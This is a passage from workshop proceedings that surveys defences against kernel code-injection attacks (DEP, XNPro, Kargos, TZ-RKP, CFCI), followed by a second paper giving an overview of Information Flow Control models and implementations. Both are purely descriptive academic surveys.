For ASLR to be as strong as possible a high diversity of addresses is recommended (e.g., 64-bit addresses offer a wider range than 32-bit addresses). The randomization should spread instructions, functions, etc. of a process, so that e.g. overwriting the return address becomes more difficult.

2.3 Data Execution Prevention with XNPro

Separating a process into code and data allows to specify which part of the process requires execution rights. Splitting the required memory parts accordingly, it becomes possible to place the data part of the process into a memory region, that is restricted from being executed. This mechanism is called Data Execution Prevention (DEP or W⊕X). The process is only allowed to access its own address space. It can only read from or write to its own data and can only execute its own code. It can never write to its code memory segment. Injected code is seen as data and never allowed to execute. The attack would fail.

This protection is not the case for the OS kernel. For example Nordholz et al. stated in [13] that taking the Linux kernel, while in kernel mode, a process's address space is fully accessible and writable. This is necessary for context switching. If an attacker can compromise the kernel, the code part of the process can be rewritten with injected code. This gets even underlined by Moon et al. [12]. They explain, that a jump with kernel privileges will execute the code with these exact privileges, even if it is user code. To prevent this, Nordholz et al. [13] presented *Execute Never Protection* (XNPro).

XNPro is a Type-I Hypervisor[1]. It aims for kernel protection from code-injection attacks. The target systems are mobile devices. It therefore uses the ARM virtualization extensions and DEP [13]. The hypervisor monitors the memory layout of the guest OS. While in a higher privileged mode (e.g. kernel mode) XNPro restricts the kernel from execute rights for user address space. For user mode, it restricts write and execute rights for kernel address space. This is made possible by making all pages of the stage 2 page tables writable and executable by default and later restricting rights through the hypervisor. Since the kernel may extend their code at runtime (let's say by loading a library), the new code has to be protected too. The kernel has to be modified to notify XNPro of the new memory range, so that the region can be set to read-only. That region is also hashed and checked against a white-list of approved module hashes which is an extension of the systems configuration [13]. If a match is found, the region is added to the monitoring, else XNPro prevents the execution.

2.3.1 Performance. Nordholz et al. [13] states, that the base overhead with hypervisor and XNPro can get up to 26%. Using para-virtualization for TLB functionalities of the kernel leads to a lower overhead of about 1.5%.

2.4 Architectural Supports with Kargos

As already stated, DEP alone does not protect the OS kernel. If the kernel memory is corrupted through a successful attack and the CPU executes the corrupted code in kernel mode, a jump to malicious user-level code will execute this code in kernel mode as well [12]. To prevent this scenario Moon et al. [12] developed

[1] A Type-I hypervisor runs directly on the hardware, so that it can control all the guest operating systems.




Figure 1: Kargos architecture presented in [12].

an architectural support for protecting the OS kernel from code-injection attacks named Kargos. It is a monitoring system that inspects control-flow transfers, monitors memory mappings and examines indirect branch instructions.

Figure 1 shows the basic architecture for Kargos. It is hardware-based and requires connection to several system components for its two modules, the TrafficMonitor module and the TraceMonitor module. Both are connected to the host systems BUS and CPU. The TrafficMonitor uses the BUS to get information about access to the memory, so that it can check it. The TraceMonitor is additionally fed by the *Program Trace Interface* (PTI)[2] traces. It analyzes these messages for target addresses of indirect branch instructions. It looks for control-flow transfers to code blocks that are out of the address space of the running process and might lead to malicious code. It also forwards the indirect branch target addresses to the TrafficMonitor. If one of the two modules detects a violation, they interrupt the CPU to deal with the violation [12].

Kargos prevents the attacker from relocating kernel code. It compares the memory mapping for virtual addresses and their corresponding physical addresses. Translations and new memory mapping is secured by protecting the values of the page table entries that correspond to address translations and the aforementioned address checking. With the traces from the PTI it can be monitored if updates to the mapping are executed atomically. Therefore the special registers have to be modified. Code blocks that update the registers get Instructions added that check updated values for correctness. At last, notifications with the new address of the page global directory is sent to Kargos, so that it can monitor access to it using bus snooping mechanisms [12].

2.4.1 Detection Rules. Kargos has four rules for detecting code-injection attacks. The first rule **R1** is that the physical memory addresses of the kernel should never be modified. **R2** describes that if the CPU enters privileged mode, it jumps to an address in the virtual memory address space. **R3** says, that all targets of indirect jumps lie within the virtual address space while the CPU is in privileged mode. With **R4** the CPU translates virtual addresses into a physical address. With these four rules injected code will not be executed in privileged mode [12].

[2]A Program Trace Interface is a debugging interface that almost every commodity CPU has (e.g., Intels *Processor Tracing* [1] or ARMs *Program Trace Macrocell* [2]). It is used to trace debug messages and usually has to be activated to do so.

2.4.2 Prerequisites. Kargos has some requirements. The target systems CPU must have some sort of tracing channel (PTI or similar). The indirect branch target addresses must be virtual addresses. If the CPU can control the interface it either can execute some special instructions or access its memory-mapped registers. Additionally to these requirements Kargos assumes that the OS does not use `setjmp/longjmp` functions to implement the non-local goto [12].

2.4.3 Performance. Moon et al. [12] did benchmarks on a prototype they developed. It was implemented on a physically secure hardware which operated independently of the monitored system. They measured an average performance overhead for this protection mechanism of about 1%.

2.5 TZ-RKP

Trust-Zone-based Real-time Kernel Protection (TZ-RKP) is a monitoring system presented by Azab et al. [4]. As the name indicates it uses the ARM TrustZone — a hardware separated and secure environment. *Trusted Computing Base* (TCB) can be placed in the secure environment, called *secure world*. Other code is to placed outside of the secure environment, called the *normal world*. The *Secure Monitor Call* (`SMC`) instruction issues a jump from the normal world to the secure world. Directly accessing the secure world from the non-secure world is blocked [3]. Figure 2 illustrates the base concept of the ARM TrustZone and shows that trusted software, hardware and data are completely separated from the untrusted ones. — as a protective barrier for its *Trusted Computing Base* (TCB). Attacks which may compromise the OS kernel (which should run in the non-trusted environment only) will not effect TZ-RKP as its memory is unaccessible to the kernel.




Figure 2: The ARM TrustZone concept. (image: [3])

The Trust-Zone-based Real-Time Kernel Protection requires some altering to the kernel that it wants to protect. This is due to kernels having privileged system control instructions that have to be removed or replaced to trap into the monitoring software of TZ-RKP [4]. Examples are instructions that update the memory translation tables. Only with a re-routing for inspection it can be ensured that the memory becomes protected from attacks that aim to compromise the system. TZ-RKP has to emulate the original




Figure 3: The basic concept of TZ-RKP [4]. (a) Trap mechanism into secure world for critical instructions. (b) Emulation of the instruction after inspection.

instruction if the call passed all security checks. Azab et al. [4] calls this process *Control Instruction Emulation*. As a side effect of this kernel memory protection the kernel code itself is also protected against code-injection attacks.

Fig 3 shows the basic concept of the architecture for TZ-RKP. In the normal world, the kernel runs as usual, except for critical instructions like table updates. In those cases, it traps with `SMC` calls to the secure monitor of TZ-RKP which runs in the TrustZone secure world. The instructions will be emulated and updates to the OS memory translation tables are done by TZ-RKP only [4]. For this to work properly, TZ-RKP needs to know where the translation tables are placed in memory. Therefore the kernel is modified to request page table updates from it instead of mapping the tables by itself. This also means that the access permissions for memory pages have to be stripped from the kernel [4].

2.5.1 Performance. The re-routing of system calls to TZ-RKP adds performance overhead. This includes the switch to the secure world, policy checks, the emulation of the event, and the switch back to normal world. Resources have limitations so it becomes critical to keep the performance overhead low, especially since [4] deployed TZ-RKP on mobile systems. Using several benchmarking tools, Azab et al. [4] list a low resulting overhead that ranges from 0.19% to 7.65%. Application loading time is increased substantially because of the traps for memory allocation. They also did not detect any noticeable increase in power consumption when TZ-RKP was enabled.

2.6 CFCI

In [19] Zhang et al. presented *Control Flow and Code Integrity* (CFCI). Although it is a systematic defense against *Return oriented programming* (ROP) attacks and *Code reuse to code injection* (CRCI) attacks, it innately defends against native code-injection attacks [19]. The base concept is a code integrity monitor. Instructions are protected by CFCI and it is prohibited to make changes to these instructions during runtime. Therefore CFCI monitors not only what executable file is loaded but furthermore it checks the file for instructions that are not allowed. Each process is only allowed to load a predefined set of executables.

Zhang et al. [19] took a closer look at how UNIX dynamic loaders work and used this to apply their protection mechanisms. They point out five key operations of which file loading persists. The first step in this process is opening the required library file for read. Then read the ELF metadata required for the loading process. The whole ELF file gets memory-mapped as a read-only memory region in the third step. After that each segment of the ELF file has to be remapped according to the permission and offset that should apply to them. The final step is closing the library file.

CFCI has to intercept these key operations to apply security checks on the file and code of the file to guarantee its code integrity. The Checks are done by an internal state model that can be summarized as applying four rules to file loading. The first rule limits what libraries are allowed to be loaded. Only white-listed libraries or directories can load into memory address space. The second rule implies to remapping segments of the ELF file. The ELF metadata defines where the segment should be located in memory and no deviation is allowed. The third rule applies to permissions. Executable segments are never mapped writable. In addition to that memory pages that are or were writable must never be made executable. The fourth and last rule states that no overlaps between any two segments are allowed, for a loaded, or previously mapped and still active memory page [19].

Each call to system functions used by the loader have to be rewritten to forward these calls to CFCI, so that its state model can perform checks against the four rule policy. If the policy check is successful, it will forward the call to the original system function. This process must not be by-passable. Zhang et al. [19] made the whole process serialized to keep it simple. That means only one library can be loaded at a time. The `load` call traps to CFCI and the file name is memorized by it, placing it in protected memory for later stages. On loading success the name of the file gets checked again and if it matches the memorized name the process moves on to memory mapping. CFCI manages own protected memory and uses it to maintain a table with file to file descriptor relations. Each entry associated with the current file loading gets removed after the `close` call. This prevents subsequent uses of the same file descriptor in `mmap` operations [19]. Before the `close` call happens the `read` call is processed. Code segment boundaries and write permissions get checked against their definition in the ELF file. This ensures that file segments are not changed, displaced, or overlap with other memory segments in the loading process [19].

2.6.1 Performance. Zhang et al. [19] performed several benchmarks on their tool. E.g. micro benchmarking the loading times for libraries with CFCI enabled resulted in performance overhead of up to 150%. Although this seems extremely high other benchmarks like using common application loading time showed that the actual range for the overhead lies between 2% and 18% [19].

3 SUMMARY

Instruction Set Randomization (ISR) is a solid protection mechanism that creates a lot of overhead. A new randomized instruction set must be generated for each process and a new randomization has to be done every time a process crashes. Whenever a process gains CPU access, its instruction set needs to be derandomized.

Address Space Layout Randomization (ASLR) obscures the attackers plan to hit instructions. It seems to be a rather weak protection

if used standalone.

Data Execution Prevention (DEP) renders code-injection attacks useless. Injected Code is seen as data and will never be executed. Unless the attacker can compromise OS kernel code in any other way, DEP cannot be bypassed.

ISR, ASLR and DEP aim to block the attack itself but all of them lack in one way or another, may it be performance or security itself if the kernel gets compromised. Combined with a monitoring protection unit or a hypervisor that examines the kernel state, these mechanisms may become strong.

Architectural support for OS kernel protection with Kargos comes with the lowest performance overhead of all presented approaches (about 1% [12]). Additionally its direct connection and hardware base ensure that its security checks are always immediately done.

TZ-RKP relies on the ARM Trust-Zone, which provides a hardware isolation for secure processes. Everything runs outside the isolated part, including the guest OS. It requires little alteration to the OS kernel and claims to have a performance overhead of less than 7.65% [4].

CFCI monitors the integrity of code from load to disposal. Its performance overhead lies between 2% and 18% for applications [19].

4 CONCLUSIONS

Basic mechanisms for preventing code-injection attacks like ISR, ASLR and DEP are strong but not sufficient enough to effectively protect the OS kernel from code-injection attacks due to other attack mechanisms and combined attacks. It becomes necessary to extend these security measures. Many attempts extend base mechanisms with monitoring systems that continually check the kernel code integrity. It has practically no performance impact and allows constant watch over critical components and the kernel. The research in this field is still ongoing.

REFERENCES

[1] 2013. Intel Processor Tracing. Retrieved August 2018 from https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing

[2] 2017. ARM Program Trace Macrocell. Retrieved August 2018 from https://developer.arm.com/docs/ihi0035/latest/introduction/about-the-program-trace-macrocell

[3] 2018. ARM Trust-Zone, a SoC and CPU approach to security, ARM. Retrieved July 18, 2018 from https://www.arm.com/products/security-on-arm/trustzone

[4] Ahmed M. Azab, Peng Ning, Jitesh Shah, Quan Chen, Rohan Bhutkar, Guruprasad Ganesh, Jia Ma, and Wenbo Shen. 2014. Hypervision Across Worlds: Real-time Kernel Protection from the ARM TrustZone Secure World. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (CCS '14)*. ACM, New York, NY, USA, 90–102. https://doi.org/10.1145/2660267.2660350

[5] Elena Gabriela Barrantes, David H. Ackley, Stephanie Forrest, Trek S. Palmer, Darko Stefanovic, and Dino Dai Zovi. 2003. Randomized Instruction Set Emulation to Disrupt Binary Code Injection Attacks. In *Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS '03)*. ACM, New York, NY, USA, 281–289. https://doi.org/10.1145/948109.948147

[6] Hristo Bojinov, Dan Boneh, Rich Cannings, and Iliyan Malchev. 2011. Address Space Randomization for Mobile Devices. In *Proceedings of the Fourth ACM Conference on Wireless Network Security (WiSec '11)*. ACM, New York, NY, USA, 127–138. https://doi.org/10.1145/1998412.1998434

[7] S. W. Boyd, G. S. Kc, M. E. Locasto, A. D. Keromytis, and V. Prevelakis. 2010. On the General Applicability of Instruction-Set Randomization. *IEEE Transactions on Dependable and Secure Computing* 7, 3 (July 2010), 255–270. https://doi.org/10.1109/TDSC.2008.58

[8] Wei Hu, Jason Hiser, Dan Williams, Adrian Filipi, Jack W. Davidson, David Evans, John C. Knight, Anh Nguyen-Tuong, and Jonathan Rowanhill. 2006. Secure and Practical Defense Against Code-injection Attacks Using Software Dynamic Translation. In *Proceedings of the 2Nd International Conference on Virtual Execution Environments (VEE '06)*. ACM, New York, NY, USA, 2–12. https://doi.org/10.1145/1134760.1134764

[9] Yeongjin Jang, Sangho Lee, and Taesoo Kim. 2016. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS '16)*. ACM, New York, NY, USA, 380–392. https://doi.org/10.1145/2976749.2978321

[10] Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. 2003. Countering Code-injection Attacks with Instruction-set Randomization. In *Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS '03)*. ACM, New York, NY, USA, 272–280. https://doi.org/10.1145/948109.948146

[11] Kangjie Lu, Chengyu Song, Byoungyoung Lee, Simon P. Chung, Taesoo Kim, and Wenke Lee. 2015. ASLR-Guard: Stopping Address Space Leakage for Code Reuse Attacks. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security (CCS '15)*. ACM, New York, NY, USA, 280–291. https://doi.org/10.1145/2810103.2813694

[12] Hyungon Moon, Jinyong Lee, Dongil Hwang, Seonhwa Jung, Jiwon Seo, and Yunheung Paek. 2017. Architectural Supports to Protect OS Kernels from Code-Injection Attacks and Their Applications. *ACM Trans. Des. Autom. Electron. Syst.* 23, 1, Article 10 (Aug. 2017), 25 pages. https://doi.org/10.1145/3110223

[13] Jan Nordholz, Julian Vetter, Michael Peter, Matthias Junker-Petschick, and Janis Danisevskis. 2015. XNPro: Low-Impact Hypervisor-Based Execution Prevention on ARM. In *Proceedings of the 5th International Workshop on Trustworthy Embedded Devices (TrustED '15)*. ACM, New York, NY, USA, 55–64. https://doi.org/10.1145/2808414.2808415

[14] Antonis Papadogiannakis, Laertis Loutsis, Vassilis Papaefstathiou, and Sotiris Ioannidis. 2013. ASIST: architectural support for instruction set randomization. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security (CCS '13)*. ACM, New York, NY, USA, 981–992. https://doi.org/10.1145/2508859.2516670

[15] Antonis Papadogiannakis, Laertis Loutsis, Vassilis Papaefstathiou, and Sotiris Ioannidis. 2013. ASIST: Architectural Support for Instruction Set Randomization. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security (CCS '13)*. ACM, New York, NY, USA, 981–992. https://doi.org/10.1145/2508859.2516670

[16] Georgios Portokalidis and Angelos D. Keromytis. 2010. Fast and Practical Instruction-set Randomization for Commodity Systems. In *Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC '10)*. ACM, New York, NY, USA, 41–48. https://doi.org/10.1145/1920261.1920268

[17] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. 2004. On the Effectiveness of Address-space Randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security (CCS '04)*. ACM, New York, NY, USA, 298–307. https://doi.org/10.1145/1030083.1030124

[18] Haizhi Xu and Steve J. Chapin. 2006. Improving Address Space Randomization with a Dynamic Offset Randomization Technique. In *Proceedings of the 2006 ACM Symposium on Applied Computing (SAC '06)*. ACM, New York, NY, USA, 384–391. https://doi.org/10.1145/1141277.1141364

[19] Mingwei Zhang and R. Sekar. 2015. Control Flow and Code Integrity for COTS Binaries: An Effective Defense Against Real-World ROP Attacks. In *Proceedings of the 31st Annual Computer Security Applications Conference (ACSAC 2015)*. ACM, New York, NY, USA, 91–100. https://doi.org/10.1145/2818000.2818016

An overview about Information Flow Control at different categories and levels

Danny Ziesche
Hochschule RheinMain
Wiesbaden, Germany
danny.b.ziesche@student.hs-rm.de

ABSTRACT

This paper presents an overview to Information Flow Control and also gives a brief outline about various implementation, which will be categorized by different features they offer. The main focus of this paper is what different features the implementations hold and how they compare to each other. This is achieved by introducing the fundamentals of Information Flow Control, followed by more explanations about characteristics and qualities of Information Flow Control Systems.

KEYWORDS

Information Flow Control, IFC, Decentralized Information Flow Control, DIFC, information flow policy, information flow security, tagged memory, verification, language extension, operating system, type system, security policy

ACM Reference Format:
Danny Ziesche. 2018. An overview about Information Flow Control at different categories and levels. In *Proceedings of Wiesbaden Workshop on Advanced Microkernel Operating Systems (WAMOS'18).* WAMOS, Wiesbaden, Hessen, Germany, 5 pages.

1 INTRODUCTION

Information Flow is the transfer of information from a storage location `a` to another storage location `b`. Surely information is nothing more or less than the removal of uncertainty. Software bugs are often used to obtain secrets, protected data (like personal information), passwords or private keys. It may be possible that someone abuses one's software to transfer information to a storage location where it should never have been transferred. Another attack vector could be a transfer which was accidental (a bug) and an attacker was able to find out. It would be of much usefulness if there were any means to prevent such causes maybe by guaranteeing that such information flow never happens in the first place [5, 13].

The paper is structured as follows. We introduce some basic knowledge about Information Flow and Information Flow Control (see section 1.1). Following by a section 2 which explains possible differences in Information Flow Control implementations. Afterwards we present some existing implementations in section 3 and explain the main features and how it works in brief. Lastly section 4 concludes.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).
WAMOS'18, July 2018, Wiesbaden, Germany
© 2018 Copyright held by the owner/author(s).

1.1 Information Flow Control

Information Flow Control (IFC) is a mechanism that prevents interference between different security contexts. Therefore, it tracks how (confidential or private) information propagates through a system and makes sure that the program handles the information securely [5, 13, 2].

There exist different models of IFC as also various implementation which work on different layers and granularity. The different layers are for example at programming language design, operating system or at an userspace application [5, 13].

The basic principle is as follows. Consider some storage locations and different security levels. For convenience only assume just two locations h and l and also two levels of security *High* and *Low*. The purpose of IFC is now to hinder the information of the high security information in storage location h to be leaked into storage location l. However it is often stated that information flow from low to high is not an issue and thus this is legitimated and desired [5, 13, 16].

Broadly speaking there are two unwanted information flows from higher security to lower, namely and explicit flow and an implicit flow [5, 13]. As an example take a simple language with the following syntax. The `=` is an assignment, `%` is modulo, `if` and `else` is a conditional boolean test, `==` is equality.

Let h and l be variables which hold information of high(h) and low(l) security. An undesired explicit flow would be:

```
l = h
```

No less unwanted would also be an implicit flow like this:

```
if (h % 2) == 0
    l = 1
else
    l = 0
```

In the first example the high security information is leaked directly in the variable l. For the second example it's a bit of a different story but just as problematic as the first one. We do leak some kind of information to the lower security variable, in fact l now holds the information if h is evenly divisible by 2.

It can therefore be said that information in general must not flow from high to low. The flow direction from low to low and from high to high is permitted also illustrated in figure 1

Figure 1: Simple information flow represented with arrows

It is also possible to increase the security level and thus the flow of information from low to high.

2 POSSIBILITIES OF COMPARABLE FEATURES

The implementations are versatile and can vary greatly. For this reason, this section deals with generally comparable features which can be distinguished and examined in information flow control.

2.1 Granularity

The granularity of information flow control is about the kind of storage location at hand. Different implementation vary about what the storage location actually is.

A very low-level approach for example has physical memory as storage location where an operating system may considers larger and virtual memory regions. A language extension usually has the granularity at variables used in the program. And userspace applications which may also ensure policies operate on processes, file descriptors and or sockets.

2.2 Checked statically or dynamically

Static analysis of information flow control is primary through a type system, annotations or an extension to type checking. A language may be extended or was designed from the ground up to be *security-typed* which mean that variables and expressions in such a language are augmented with annotations. These annotations specify the policies of information flow [5, 13].

Systems which can be static analyzed have the advantages to be analyzed ahead-of-time. Thus mostly by the time of compilation also the analysis takes place. During the compilation process, the more expressive representation (usually a high level language) is now often translated into a less expressive one (e.g. bytecode). At best, this target representation has no traces of the information flow control and this have no runtime overhead at all [5].

Dynamic analysis utilized monitoring techniques to track information flow. This kind of analysis is often more permissive because it can take runtime information into account. But it comes with a price to pay, monitoring always introduced overhead and so does dynamic analysis [5].

Due to the advantages and disadvantages of both variants a hybrid form of both static and dynamic analysis is also popular. Because tradeoff has to be made, implementations try hard on static analysis but do not shrink back from using dynamic techniques if that makes the better result nonetheless [5]. In addition, static analysis tend to check the absence of unwanted information flows, thus it is more a verification that a information flow is harmless, while dynamic analysis prevent such malicious activities at runtime.




Figure 2: Simple IFC Lattice

2.3 Model Variation

Denning formalized one of the first models of information flow in [3], it is defined as a 6-tuple $FM =< N, P, SC, \oplus, \rightarrow >$:

- $N = \{a, b, \ldots\}$ are storage locations of any kind
- $P = \{p, q, \ldots\}$ are the active agents responsible for information flow
- $SC = \{A, B, ...\}$ stands for security classes and are disjoint
- $\rightarrow$ is the flow relation between classes.
  Let A and B be classes, the flow is valid iff information is allowed to flow from A to B
- $\oplus$ is an associative and commutative binary operator, that specifies for any pair of operand classes, the class in which the result belongs.

Each storage location can be associated with a security class and so can each agent. The term security class(es) has user defined meaning. As such it can stand for "security classification" or any other categorization of information with regard to privacy or security. The FM is secure iff a sequence of operation cannot give a rise to a flow that violates the relation of any $\rightarrow$. Under the semantic of information flow the $SC, \rightarrow$ and $\oplus$ form a universally bounded lattice. For example with the security classes $\{l, m, h\}$, which stand for low, mid and high, the available security classes are the powerset $SC = \{l, m, h\}$ the lattice forming the allowed information flow is shown in figure 2. This model is very fundamental to all other related work. It is good at least to know the very basics of this old paper, because all the implementations or other papers reference this as groundwork. Also all implementations are either based (more or less) on this model or on the one in the next paragraph.

Myers and Liskov introduced decentralized information flow control without centralized authority, which would be

a single authority with the rights to grand and revoke associations from storage locations to security classes. A label system was introduced [11]. This model is an extension to the model of Denning with different terminology but also is basically the same idea and therefore share a lot of groundwork.

We have a set of principals, representing user and authority entities. Values can be obtained from storage locations, computations or input channels. Values can be written to output channels or storage locations [11].

Values, storage locations and channels have attached labels. Labels on a value cannot change. A copy of a value can be created with a new label (value is relabeled). To secure information flow, it shall be that relabeling is only allowed within the policies of the original labels. Storage locations and channels cannot be relabeled (or could but would require runtime checks). Also labels contain a set of principals which we call owner. The owner are the principals of storage locations from which the data value was retrieved. For each owner the label defines a second set which contains the readers. Readers are different principals which may read the owners' data. Only the owner are able to declassify data by adding additional readers and so declassifications applies on a per-owner basis, which means that no central declassification process or central authority is needed. To ensure the right information flow, the policies of labels and owners must be strictly obeyed in every write and read process [11].

2.4 Abstraction-level of Information Flow

Information Flow Control can be achieved from various abstraction levels. This includes

- hardware mechanisms where either the hardware has special monitoring features or a modified instruction set architecture.
- operating systems level, which add information control mechanisms into the kernel.
- programming languages, which annotated the flow of information as language extensions or user-space application which monitor other user-space processes.
- userspace application, which mostly monitor applications or restrict access to resources to processes

All with up and downsides. Like language level methods ignore hardware-specific side channels. ISA tracks information flow at the granularity of instruction and data words but do not take timing-attacks into account. Operating systems with such features are less common and have a hard time to establish themselves. Userspace applications are very restricted (in a way that they have limited possibilities) in how they can enforce IFC.

3 IMPLEMENTATION AND DIFFERENT APPROACHES TOWARDS INFORMATION FLOW CONTROL

In this section we will briefly introduce implementations of information flow control. Because of the extent to which this area is defined and which mechanisms can be assigned to information flow control, there are numerous implementations. For this reason, only selected examples are examined here, which offered themselves because of their differentiation.

3.1 Hardware implementations

The paper [8] proposed a secure embedded system, taking into account unintended flows, logical flows and timing channels from the level of boolean gates. At the lowest gate level a monitoring information flow technique called gate level information flow tracking (GLIFT) is used. It will assign a security level label for each single data bit. By checking the label one can check if the data can be trusted and is allowed to be transferred to an unclassified domain. Such hardware does not allow untrusted input to affect high integrity data and no leak to unclassified output. Some operating systems aware modification must be made to allow the kernel to label data. E.g. data from a network device, would be untrusted however some protected connection may be labeled as trusted. Information flow security aims at implicit, explicit flow and also timing related channels. All I/O related domains will be assigned different security classes [8].

Zeldovich, Kannan, Dalton, and Kozyrakis present *Loki* a tagged memory architecture implemented alongside a synthesizeable SPARC core on an FPGA. Loki allows HiStar (a Unix-like small trusted kernel) to reduce the amount of trusted code by a significant factor. In fact a modified version of HiStar called LoStar was used. The paper shows that hardware support for tagged memory allows security policies at an even lower level. Loki by this is a word-level memory tagging mechanism and enforces security policies at the level of physical memory. It stated that with this approach the performance overhead is at a minimum [18].

The architecture is as follows. Loki tags memory and allows protected domains in the form of these tags. LoStar manages these tags and domains from a monitor component. The monitor translates application policies into tags on physical memory [18].

The third example is SAFE. Here, too, the granularity is on a word level. Data is tagged, e.g. if it originates from the network stack. It works similar to the two previous examples. It has mechanics for purely dynamically explicit and implicit information flow control [1]. However, the paper tries much harder to build a good mathematical model. It is very detailed, but this amount of proofs and natural deduction is not within the scope of this paper.

3.2 Programming Languages

The paper [10] presents a language extension for java to annotate the language with information flow control checks.

It uses the decentralized label model introduced in a previously released paper by the same authors Myers and Liskov in [11], which allows multiple principals to protect their privacy without weakening the policies of other principals. It uses a static checking approach and it treats this kind of checks as an extension to the type-system. For this a label

system was introduced by the name of label polymorphism, which was derived from parametric polymporphism a term from type theory. This theory describes a formal system which serves as alternative to set theory. In type theory every *term* is associated with a *type*. This closely relates to type systems of static typed programming languages. So parametric polymporphism is the kind of polymorphism where the function can be written in such a generic way, that it handles the values identically without depending on the type. In the case of label polymorphism this means, that functions are generic with respect to the security class of the data it manipulates [10].

Furthermore, there is dynamic analysis if static checking is too restrictive. A runtime label checker with first-class label values provides a dynamic escape [10]. A first-class entity is an entity which supports all the operations generally available to other entities. These operations typically include being passed as an argument, returned from a function, modified, and assigned to a variable A convenient feature is the label inference, which makes it often unnecessary to explicitly write annotations which can be computed automatically by the compiler. This is very similar to type inference, where the compiler infers the type of expression in programming languages [10]. One of the first algorithm for type inference was the Hindley–Milner type system for the simple typed lambda calculus.

Labels in JFlow work as follows. A label denotes a security class, which is a set of policies which restrict the movement of data to which the label is attached. Each policy has an owner, which is also a principal whose data was used to create the value. Also policies have a set of readers, who are principals who are allowed to read the data. The important fact about this model is, that a user may only read the data if all policies list the user as reader. Also a principal may relax a policy which is safe from of declassification because all other principals still may hold policies which restrict access. Variables are statically bound to a label, so if a value v has the label L_1 and a variable w has the label L_2, an assignment $(w = x)$ can only be taken place iff L_1 can be relabeled to L_2, thus the assignment does not leak information [10].

3.3 High-Level Abstraction in Userspace

The paper [17] introduces even a different approach with a userspace runtime. The runtime allows programmers to *specify* application-level data flow *assertions*. It operates within a language runtime like cpython or the php interpreter. The new runtime tracks application data as it flows throughout the application. Of course this kind of monitoring introduces overhead, the authors think that performance is *acceptable* with an overhead of about 33%.

The programming effort to rewrite an existing application was limited according to own statements and is hardly worth the talk. A programmer can extract a benefit from this runtime environment without much effort or rethinking [17].

Flume introduced in [6] is a decentralized information flow control monitor and uses the tag and label system from [12]. It is at the granularity of pipes and file descriptors. It runs a userspace application reference monitor on linux. A system call interlayer catches syscalls from the procecces, then Flume enforces data flow policies. A Flume setup usually contains a collection of untrusted and trusted processes. Untrusted processes are constrained but unaware of this. Trusted processes however are aware of the IFC. As a dropin-replacement for existing syscalls this also introduces overhead. Applications which run under Flume are about 34% to 43% slower. It is designed to work with stock operating systems like OpenBSD or Linux.

4 CONCLUSION

This paper has given an outline of what is meant by information flow control. Furthermore, some implementations were presented to build an understanding of the possibilities used so far.

It can be said that it is generally accepted that security cannot be solved from a single abstraction level but must be tackled on all levels to ensure a secure and reliable system.

To achieve this goal, you have to create a solution that starts at the very bottom, with the hardware. Based on this, an operating system that makes use of the special hardware properties (see LoStar), may be implemented. Furthermore, secure programming languages could be used to write the operating system as well as the userspace applications that implement some kind of IFC monitoring.

Some of the presented implementations already do a lot in this regard e.g. Loki and GLIFT both need cooperation from the operating system but at the same time lower the trusted code base of the kernel. Language extension mechanisms beside the static analyses also often have a runtime monitor for dynamic analysis. One has to say that all these approach change the way we write software. Some say that their userspace implementation is transparent to the developer and do not need any kind of different mindset but this is often achieved with the cost of a lot of overhead.

Some of the hardware related implementations claim to have IFC over hardware-specific timing channels and thus could be a first step to prevent cache and branch-prediction attacks like Spectre and Meltdown.

Something that has not been addressed in this paper is the integrity of these solutions. Secure hardware or secure operating systems are useless unless everyone can understand the integrity. Therefore, free and open implementations with a mathematical model that can be formally verified are absolutely necessary.

We conclude that we need a better approach from the ground up and developer must change their mindset about how they write software to make secure applications.

REFERENCES

[1] Arthur Azevedo de Amorim, Nathan Collins, André DeHon, Delphine Demange, Cătălin Hriţcu, David Pichardie, Benjamin C. Pierce, Randy Pollack, and

Andrew Tolmach. 2014. A verified information-flow architecture. In *Proceedings of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (POPL '14). ACM, New York, NY, USA, 165–178. ISBN: 978-1-4503-2544-8. DOI: 10.1145/2535838.2535839. http://doi.acm.org/10.1145/2535838.2535839.

